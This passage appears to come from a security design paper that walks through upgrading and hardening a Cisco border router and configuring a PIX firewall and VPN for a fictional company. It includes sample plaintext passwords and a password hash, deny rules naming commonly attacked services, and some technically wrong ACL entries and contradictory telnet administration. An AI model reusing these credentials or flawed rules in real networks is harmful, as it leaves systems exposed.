
Go to the HyperTerminal session on the routers console port and go to privileged mode by typing "enable". You will be required to enter the enable secret password that was provided by the QA engineer. This tutorial assumes that you know the enable secret password and a password recovery process will not have to be preformed. After entering the required password your router is now in privileged mode. You want to configure the IP address on the routers Ethernet interface so you will type "conf t" to place your router into global configuration mode and then "int e0". You can now set the IP address of the routers Ethernet interface by typing "ip address 172.16.121.2 255.255.255.0". Next you will type "Control – Z" to exit configuration mode. Refer to figure 3-4 to illustrate this process.

Figure 3-4



Next it would be a good idea to test connectivity between the router and your TFTP server. From the HyperTerminal session on the router type "ping 172.16.121.1" and you should see an indication that your ping was successful. See Figure 3-5.


Figure 3-5



Now that we are sure the router and TFTP server is communication properly, we can now upload the new IOS image to the routers flash. This process assumes the routers Flash memory already has a working image installed and running. If the Flash memory was recently upgraded and no IOS image was present, this process would be different because the router would boot to "ROM Monitor" mode because there was no image on the Flash to boot from. A procedure is available from the Cisco web site to address this process in the event you are placed in this situation.


Make sure the TFTP application is open and ready to serve the new IOS image. You have already set the target directory from an earlier step and you have tested for IP connectivity between the two devices, so everything should be in alignment and ready for upload. From the HyperTerminal session on the routers console make sure you are in privileged mode and type "copy tftp flash". Note: the copy TFTP command may vary depending on the current version of the IOS you are running. If you have problems use the "?" to help you complete the commands. For example, you could type "copy ?" and the IOS will return the available commands to you. Also the tab key can be used to help complete the commands. You will be prompted for the TFTP hosts IP address and IOS image name. Refer to Figure 3-6 for the complete process.

Figure 3-6




Now that the proper IOS image is loaded on the Cisco 2611 border router it is time to configure the router according to the security policy and network requirements. We will configure the router from scratch by erasing the current configuration that was utilized by the QA engineer. To erase the original configuration type "write erase" from privileged mode and then type reload. Do not elect to save the configuration before rebooting the router. After completing the reboot process you will be placed in the initial router configuration mode as illustrated in Figure 3-7.

Figure 3-7



The next step is to answer the initial configuration dialog questions. For the purpose of this tutorial you will answer yes to enter the initial configuration dialog mode, no to enter basic management setup, and you will enter "border" for the router name. The enable secret password will be "GEIr0ut3r" for this exercise. Refer to Figure 3-8 to review this configuration step.

Figure 3-8



The next step is to start the actual configuration of your router. It is a good idea to write your current router configuration to your TFTP server for backup. To accomplish this make sure you TFTP server is up and running and you will simply enter into privileged mode and type "write net". You will be asked for the TFTP server IP address and enter the name you wish to give the configuration file. In our case I elected to save the configuration filename as border-config.txt. Refer to Figures 3-9 and 3-10 to review this process. Figure 3-10 refers to the TFTP server.

Figure 3-9




Figure 3-10




Figure 3-11 is the actual configuration file of the router.

Figure 3-11

```
!
version 12.2
service timestamps debug uptime
service timestamps log uptime
no service password-encryption
!
hostname border
!
```

```
enable secret 5 $1$Iqg/$uaxmmknpTFE3OPTv4ILH4/
enable password cisco4me
!
ip subnet-zero
!
ip audit notify log
ip audit po max-events 100
ip ssh time-out 120
ip ssh authentication-retries 3
!
interface Ethernet0/0
 ip address 172.16.121.2 255.255.255.0
 half-duplex
!
interface Serial0/0
 no ip address
!
ip classless
ip http server
ip pim bidir-enable
!
line con 0
line aux 0
line vty 0 4
 password somepassw0rd
 login
!
no scheduler allocate
end
```

As you can see there are a lot of security problems with this initial configuration file and there is a lot of work to do before the router will be ready for production. The logical approach is to lay out the network addressing requirements and then implement the security policy for the router.

Configuring the Cisco router from the CLI (Command Line Interface)

In this section we will refer to section 3.12 (Border Router Security Policy) and implement the border security policy as outlined by the 13 points.

Before you get stated, connect a console cable to the console port on the Cisco router and start the terminal emulation program. Once this is complete it is assumed that you are at the routers command prompt ready to enter commands.

1. Enable system logging on router and enable service timestamps for accurate time entries into the log files.

Type “enable” and enter the required password to be taken into privileged mode on the router. The prompt will now change to a “#”.

Next, type "config t" to take the router into configuration mode. Now you will be able to set the ip address of the logging server.
Router-# logging eee.0.1.254.

This command will direct the log messages to the Syslog server in the DMZ.

2. Disallow telnet and only allow SSH for router administration via VTY only.

Config t
Line aux 0
No exec (Disable CLI and therefore disable access via aux port)
Ctrl-z

Config t
Line vty 0 4
Transport input ssh (only allow ssh connections!)
Exec-timeout 90 (prevents an idle session from consuming vty indefinitely)
Ctrl-z

Wri me (Write config to memory)

3. Maintain current copies of the router configuration and IOS in a secure place.

This is accomplished with saving the IOS images and configurations to a TFTP server. Configuring and connecting to a TFTP server was covered extensively in this section. It is a good idea to keep backup copies for multiple reasons, but some of the obvious would be to compare the known good configurations to current configurations in the event you suspect tampering or modifications. The IOS could potentially become corrupt and it would be a good idea to keep a copy readily available for reload. If you have a current copy of the IOS and configuration file, it is very easy to restore your router or another backup router.

4. Perform filtering on traffic coming into (ingress) and going out (egress) of the GEI network. The rules are outlined in "The Twenty Most Critical Internet Security Vulnerabilities" version 2.501.
    - 4.1.1. Any packet coming into the GEI network must not have a source address of the GEI internal network
    - 4.1.2. Any packet coming into the GEI network must have a destination address of the GEI internal network
    - 4.1.3. Any packet leaving the GEI network must have a source address of the GEI internal network
    - 4.1.4. Any packet leaving the GEI network must not have a destination address of the GEI internal network.
    - 4.1.5. Any packet coming into the GEI network or leaving the GEI network must not have a source or destination address of a private address or an address listed in RFC1918 reserved space. These include 10.x.x.x/8, 172.16.x.x/12 or 192.168.x.x/16 and the loopback network 127.0.0.0/8.
    - 4.1.6. Block any source routed packets or any packets with the IP options field set.

4.1.7. Reserved, DHCP auto-configuration and Multicast addresses should also be blocked:
- 4.1.7.1.1. 0.0.0.0/8
- 4.1.7.1.2. 169.254.0.0/16
- 4.1.7.1.3. 192.0.2.0/24
- 4.1.7.1.4. 224.0.0.0/4
- 4.1.7.1.5. 240.0.0.0/4

Access List 101 will be utilized on the serial interface for inbound traffic and 102 will be used on the serial interface for outbound traffic. Access lists numbers of 100 or higher is considered to be extended access lists. This means the list will filter based upon the source and destination address of the packet, protocol type or subtype, TCP connection status (TCP header SYN bit-flag, set or unset). The deny command should be used strategically to allow the fastest possible packet drop. When a packet matches a deny line in the access list, it is dropped immediately.

Config t
Access-list 101 deny ip eee.0.1.0 0.0.0.255 any log
(block incoming packets that appear to be coming from DMZ and log to Syslog server)

Access-list 101 deny ip 127.0.0.0 0.0.0.255 any log
Block packets from local network (loopback) and log to Syslog server

Access-list 101 deny ip 224.0.0.0 31.255.255.255 any log
(block broadcast packets and log to Syslog Server)

Access-list 101 deny icmp any any redirect
(blocks any potential packets that may be part of IP spoofing attack)

Access-list 101 deny ip 10.0.0.0 0.255.255.255 any log
Access-list 101 deny ip 172.16.0.0 0.0.255.255 any log
Access-list 101 deny ip 192.168.0.0 0.0.255.255 any log
(block incoming packets from private subnets RFC 1918 and log to Syslog server)

Access-list 101 deny tcp any any range 135 139 (Win NetBIOS)
Access-list 101 deny udp any any range 135 139 (Win NetBIOS)
Access-list 101 deny tcp any any 445 (Win 2000)
Access-list 101 deny udpp any any 445 (Win 2000)
Access-list 101 deny tcp any any range 21 23 (ftp, ssh, telnet)
Access-list 101 deny tcp any any range 512 514 (rlogin)
Access-list 101 deny tcp any any 111 (RPC)
Access-list 101 deny udp any any 111 (RPC)
Access-list 101 deny tcp any any 2049 (NFS)
Access-list 101 deny udp any any 2049 (NFS)
Access-list 101 deny tcp any any 4045 (lockd)
Access-list 101 deny udp any any 4045 (lockd)
Access-list 101 permit ip any any (Permit IP traffic that has not been denied)

(block commonly probed and attacked ports, per SANS Tops 20 list)

Access-list 102 permit ip eee.0.1.0 0.0.0.255 any (allow traffic from internal network out)
Access-list 102 deny ip any any log (block all other outbound traffic and log to Syslog)

Now, to apply the access lists to the router simply go to privileged mode and to the serial interface.
Config t
Int serial 0/0
Ip access-group 101 in
Ip access-group 102 out
Ctrl-z

5. Use locally configured passwords with service password encryption.

Config t
Service password-encryption (Router will encrypt ALL passwords)
Ctrl-Z

Config t
Username jsmith password SomePassword (individual logins can be utilized)
Ctrl-z

6. Use "enable secret" password and disable secret password.

The enable password and enable secret password both allow the user to gain privileged access to the router. The enable secret command encrypts the password in an irreversible MD5-based from. Even if you use the service password-encryption command, your enable password is at risk of being cracked. Several sites have published crack programs for this very purpose. For the best possible security, set the enable secret password and then delete the secret password.

Config t
Enable secret MySecretPW (Set the encrypted enable password)
Ctrl-z

Config t
No enable password (Remove the weak enable password from the router)
Ctrl-z

7. Do NOT allow a modem to be connected to the console port of the router.

The console port of the router has special privileges. In particular, if a <BREAK> signal is sent to the console during the first few seconds while the router is booting, the password recovery procedure can be used to take control of the router. The password recovery is public information available from Cisco as well as many other sources on the web.

8. House router in a physically secure room to eliminate unauthorized users to gain access to the console port.

This rule is a continuation of policy 7 from above. The console port of the router is highly vulnerable and should be protected accordingly.

9. Use a warning banner message for all connections to the router to protect against any legal issues. The banner should not contain any information about the router, its name, its model, the version of software it's running, or who owns it.

Config t
Banner login /

```
**************************************************************************
*                          !!!!!!!! Warning !!!!!!                       *
* Unauthorized access and use of this system is not permitted and is strictly *
* prohibited by security policy, regulations, state and federal laws.    *
*                                                                        *
* UNAUTHORIZED USERS ARE SUBJECT TO CRIMINAL AND CIVIL                   *
* PENALITIES AS WELL AS COMPANY-INITIATED DISCIPLINARY                   *
* PROCEEDINGS.                                                           *
**************************************************************************
```

The banner should NOT contain any specific information about the router, its name, its model, what software it is running, or who owns it.

10. On VTY ports use "exec-timeout 90" which will help protect against denial of service attacks.

This point was covered as part of policy number 2 above.

11. Disable SNMP, HTTP, Finger, ICMP Redirects, IP directed broadcasts, Cisco Discovery Protocol.

Config t
No ip http server (HTTP access is convenient, but poses a large security risk)
No cdp running (Disables Cisco Discovery Protocol. This protocol is used to find out information about all of the neighboring routers)
No service finger (There is no practical use for this service other than for negative purposes, so disable it and remove the risk.)
No snmp (Disable SNMP messages)
No ip-unreachables (Stops router from sending ICMP IP unreachable messages)

No ip source-route (Router will not accept source-routed packets that could be used in redirect attacks on other networks)
No ip redirects (Routers do not normally send redirects to other routers. ICMP redirects should never come from more than one hope away and this is a great opportunity for misuse of the basic functionality of IP.)
Ctrl-z

Note: As of IOS Version 12.0 and higher you no longer have to explicitly execute the commands "no service tcp-small servers", "no service udp-small servers" because the echo, chargen, and discard are automatically disabled. In addition directed broadcasts no longer have to be specially denied in IOS 12.0 and higher, as this is the default as well.

12. Use IOS release 12.2.6 for the 2610-2613. Image (12.2.6 IP/FW/IDS PLUS IPSEC 56).

This was a specification set forth by the security committee and the procedure for installing this version of IOS was covered in detail at the beginning of this section.

3.14 BORDER ROUTER RULES TEST

In order to check a small sampling of the rules applied by the perimeter router, GEI information security personnel will attach the perimeter router to a test bed, configure a Syslog server and ensure the desired results are achieved. Three tests will be performed. The first test will be a host running TCP/IP and a terminal client trying to telnet to the perimeter router via the serial interface. According to an ACL rule defined in access-list 101 all telnet requests should be denied. This attempt should be denied and logged in the Syslog log file. Next, the security engineer will use Nmap to scan the GEI network to see if common Windows NetBIOS and Win 2000 ports are open. According to a rule defined in access-list 101, Nmap should return a null. Lastly a host will be attached in the test bed with an address in the private address range as defined in RFC 1918 and the engineer will check the Syslog server log file to see if the router denied this spoofed address and logged the attempt in the log file.

3.15 PIX FIREWALL SECURITY POLICY

The PIX 515 firewall is GEI's primary firewall and is used to create multiple security zones. The Zone numbers have relevance. To let hosts on a lower level security interface access to a host on a higher level interface, the static and conduit commands are required. Referencing the GIAC Enterprises Network Architecture diagram in section 2.7 you will see the various zones illustrated. The less GEI trusts the hosts and services the lower the zone number. The zones are outlined as follows:

Zone	Interface	Description	IP Address
Outside	e/0	Outside Network (DMZ)	eee.0.1.254
Zone 60	e/4	Application Network (DBMS)	10.0.6.254

Zone 40	e/3	Partner/Supplier Network (WWW)	10.0.5.254
Zone 20	e/2	Service Network (SMTP/WWW/DNS)	10.0.7.254
Zone 10	e/1	Internal Network	10.0.4.254

Note: On the outside Ethernet interface of the PIX the IP address first octet begins with "eee" in lieu of a real IP number in order to keep the design sanitized. You would simply substitute the "eee" with a valid first octet number.

The PIX is configured with NAT (Network Address Translation) to leverage the 10.0 network addressing scheme and allows all outbound traffic and denies all inbound traffic unless otherwise specified by a rule.

The Ethernet interfaces will be assigned names (Zones) in order to make rule configuration easier to understand. The outline is as follows:

```
nameif ethernet0 outside security0
nameif ethernet1 inside security10
nameif ethernet2 service security20
nameif ethernet3 partner security40
nameif ethernet4 app security60
```

To assign the Ethernet interfaces IP address and subnet masks the following would be required from privileged mode:

```
ip address outside eee.0.1.254 255.255.255.0
ip address inside 10.0.4.254 255.255.255.0
ip address service 10.0.7.254 255.255.255.0
ip address partner 10.0.5.254 255.255.255.0
ip address app 10.0.6.254 255.255.255.0
```

NAT will be configured on the PIX to conserve IP address space. This is accomplished by the following command structure:

The PIX NAT command can allow Port Address Translation (PAT) which basically only utilizes one outside or public IP network address for all inside hosts. This can be accomplished on a per interface basis and support up to 64,000 active xlate objects. The global command will configure a range of IP addresses that can be used by the internal private address clients. The NAT command will translate private IP addresses to public routable IP addresses.

Defining the network address translation for all Ethernet interfaces on the PIX.

nat (inside) 1 0.0.0.0 0.0.0.0 (translate any internal source address when going out to internet)

Because we have multiple interfaces on the PIX the command would look like this:
nat (inside) 1 10.0.4.0 255.255.255.0

nat (service) 1 10.0.7.0 255.255.255.0
nat (partner) 1 10.0.5.0 255.255.255.0
nat (app) 1 10.0.6.0 255.255.255.0

These NAT commands will allow all hosts on subnets 10.0.4,.5,.6, and .7 access to the outside.

Now that the hosts from the specified subnets can access outside networks the global command is used to translate the internal address to an external global address. In our configuration we are going to utilize Port Address Translation and use one static global IP for each PIX interface.

Specify the global address to be used for each interface (PAT)
global (outside) 1 eee.0.1.100 netmask 255.255.255.0
(uses external ip of 100 for all outbound IP traffic from DMZ)

global (service) 1 eee.0.1.101 netmask 255.255.255.0
(uses external ip of 101 for all outbound IP traffic from Service zone)

global (partner) 1 eee.0.1.102 netmask 255.255.255.0
(uses external ip of 102 for all outbound IP traffic from Partner zone)

global (app) 1 eee.0.1.103 netmask 255.255.255.0
(uses external ip of 103 for all outbound IP traffic from App zone)

The conduit command is used to allow specific hosts, protocols, and ports to communicate. For example the web server in the partner zone will need to communicate with the database server in the app zone over a specific port. Specific host IP addresses will be defined in the conduit statement. A static translation will be required for the private address host. Since we leverage non-broadcast private addresses on our internal networks a static translation has to be configured to associate the private address with the public address. After this relationship is defined, a conduit is configured on a per IP, protocol and port basis.

As on overview the following zones will require static translations and conduits to allow and deny specific packets and traffic. The table below summarizes the requirements.

Zone	Inside Host	Protocol	Port	Outside Address
20	10.0.7.1	tcp	80/www	eee.0.1.71
20	10.0.7.1	tcp	443/www	eee.0.1.71
20	10.0.7.2	tcp	25/smtp	eee.0.1.72
20	10.0.7.3	tcp	53/dns	eee.0.1.73
20	10.0.7.3	udp	53/dns	eee.0.1.73

The Service Network Zone 20

```
Static (service,outside) eee.0.1.71 10.0.7.1 netmask 255.255.255.0
(10.0.7.1 is the public web server in Zone 20.  DNS will reference the
web server as eee.0.1.25 and the PIX will handle the translation and
conduit to allow port 80 and 443 traffic to the host.)

The conduit command is based on port and protocol so we can achieve the
desired results.

conduit permit tcp host eee.0.1.71 eq www any
(Allow http requests from any host)
conduit permit tcp host eee.0.1.71 eq 443 any
(Allow https requests from any hosts)

Static (service,outside) eee.0.1.72 10.0.7.2 netmask 255.255.255.0
conduit permit tcp host eee.0.1.72 eq smtp any

Static (service,outside) eee.0.1.73 10.0.7.3 netmask 255.255.255.0
conduit permit tcp host eee.0.1.73 eq dns any
conduit permit udp host eee.0.1.73 eq dns any
```

The system administrator could configure a combination of these static/conduit rules based upon the organizations security requirements from the PIX command line interface or there is a GUI tool available to manage the PIX as well.

The Partner Network Zone 40

Zone	Inside Host	Protocol	Port	Outside Address
40	10.0.5.1	tcp	80/www	eee.0.1.51
40	10.0.5.1	tcp	443/www	eee.0.1.52
40	10.0.5.1	tcp	1527/oracle	n/a
40	10.0.5.1	ucp	1527/oracle	n/a
40	10.0.5.1	tcp	1527/oracle	n/a
40	10.0.5.1	ucp	1527/oracle	n/a

```
Static (partner,outside) eee.0.1.51 10.0.5.1 netmask 255.255.255.0
(10.0.5.1 is the partner web server in Zone 40.  DNS will reference the
web server as eee.0.1.51 and the PIX will handle the translation and
conduit to allow port 80 and 443 traffic to the host.)

conduit permit tcp host eee.0.1.51 eq www any
conduit permit tcp host eee.0.1.51 eq 443 any
(Allow http and https requests from any host)

conduit permit tcp host eee.0.1.51 eq 1527 host 10.0.6.1
conduit permit udp host eee.0.1.51 eq 1527 host 10.0.6.1
(Allow Oracle DB calls form web server to DBMS-1 host in App Zone 60)

conduit permit tcp host eee.0.1.51 eq 1527 host 10.0.6.2
conduit permit udp host eee.0.1.51 eq 1527 host 10.0.6.2
```

```
(Allow Oracle DB calls form web server to DBMS-2 host in App Zone 60)
```

The App Network Zone 60

The Application Network Zone 60 does not require any external IP access. This zone is here to add a layer of security between the web users and access to the database servers. The GEI partner network is based on an n-tier model separating their presentation layer (web), application layer (Java, etc..), and the data services tier (Oracle DBMS).

Only secured requests originating from specific IP addresses from Zone 40 over port 1527 are allowed into this zone, all other requests are denied and logged.

Administration

In order for the administrators to access the PIX from the inside "IT Staff" Zone the following command is required in global configuration mode.

```
telnet 10.0.3.0 255.255.255.0
(Allows admin's from 10.0.3 subnet access)
telnet timeout 15
(Timeout feature for idle telnet sessions)
```

3.16 VPN SECURITY POLICY

Secure communications with various business partners is key for the GEI business model. GEI must allow their partners and suppliers secure access to private information without compromising their information assets. Since business partners and suppliers are variable, GEI decided to implement a remote access type VPN solution as an alternative to a LAN-to-LAN type VPN. The Defense In-Depth model contains the partners to the Partner Network or Zone 40. IPSec will be implemented in the remote access configuration and will allow secure access to the remote users possessing the Cisco VPN 3000 clients and the required configuration and authorization credentials. AH or Authentication Header will provide authentication and anti-replay services. IPSec in this configuration will work in the transport mode allowing the remote access clients to function as designed. The remote clients will be coming from unknown IP addresses and this will be addressed in the configuration. Cisco VPN Client version 3.0 will be required for the remote users. The PIX firewall acts as the tunnel endpoint.

The IPSec tunnel are sets of security associations that are established between two remote IPSec peers. The security associations define which protocols and algorithms should be applied to sensitive packets and also specify the keying material to be used by the two peers.

GEI will use dynamic crypto maps with IKE to ease the IPSec configuration and this method is recommended by Cisco for this type scenario. It is important to note that dynamic crypto maps can only be used for negotiating SAs with remote peers that initiate

the connection. If outbound traffic matches a permit statement in an access list and the corresponding SA is not yet established, the PIX will drop the traffic and log the event.

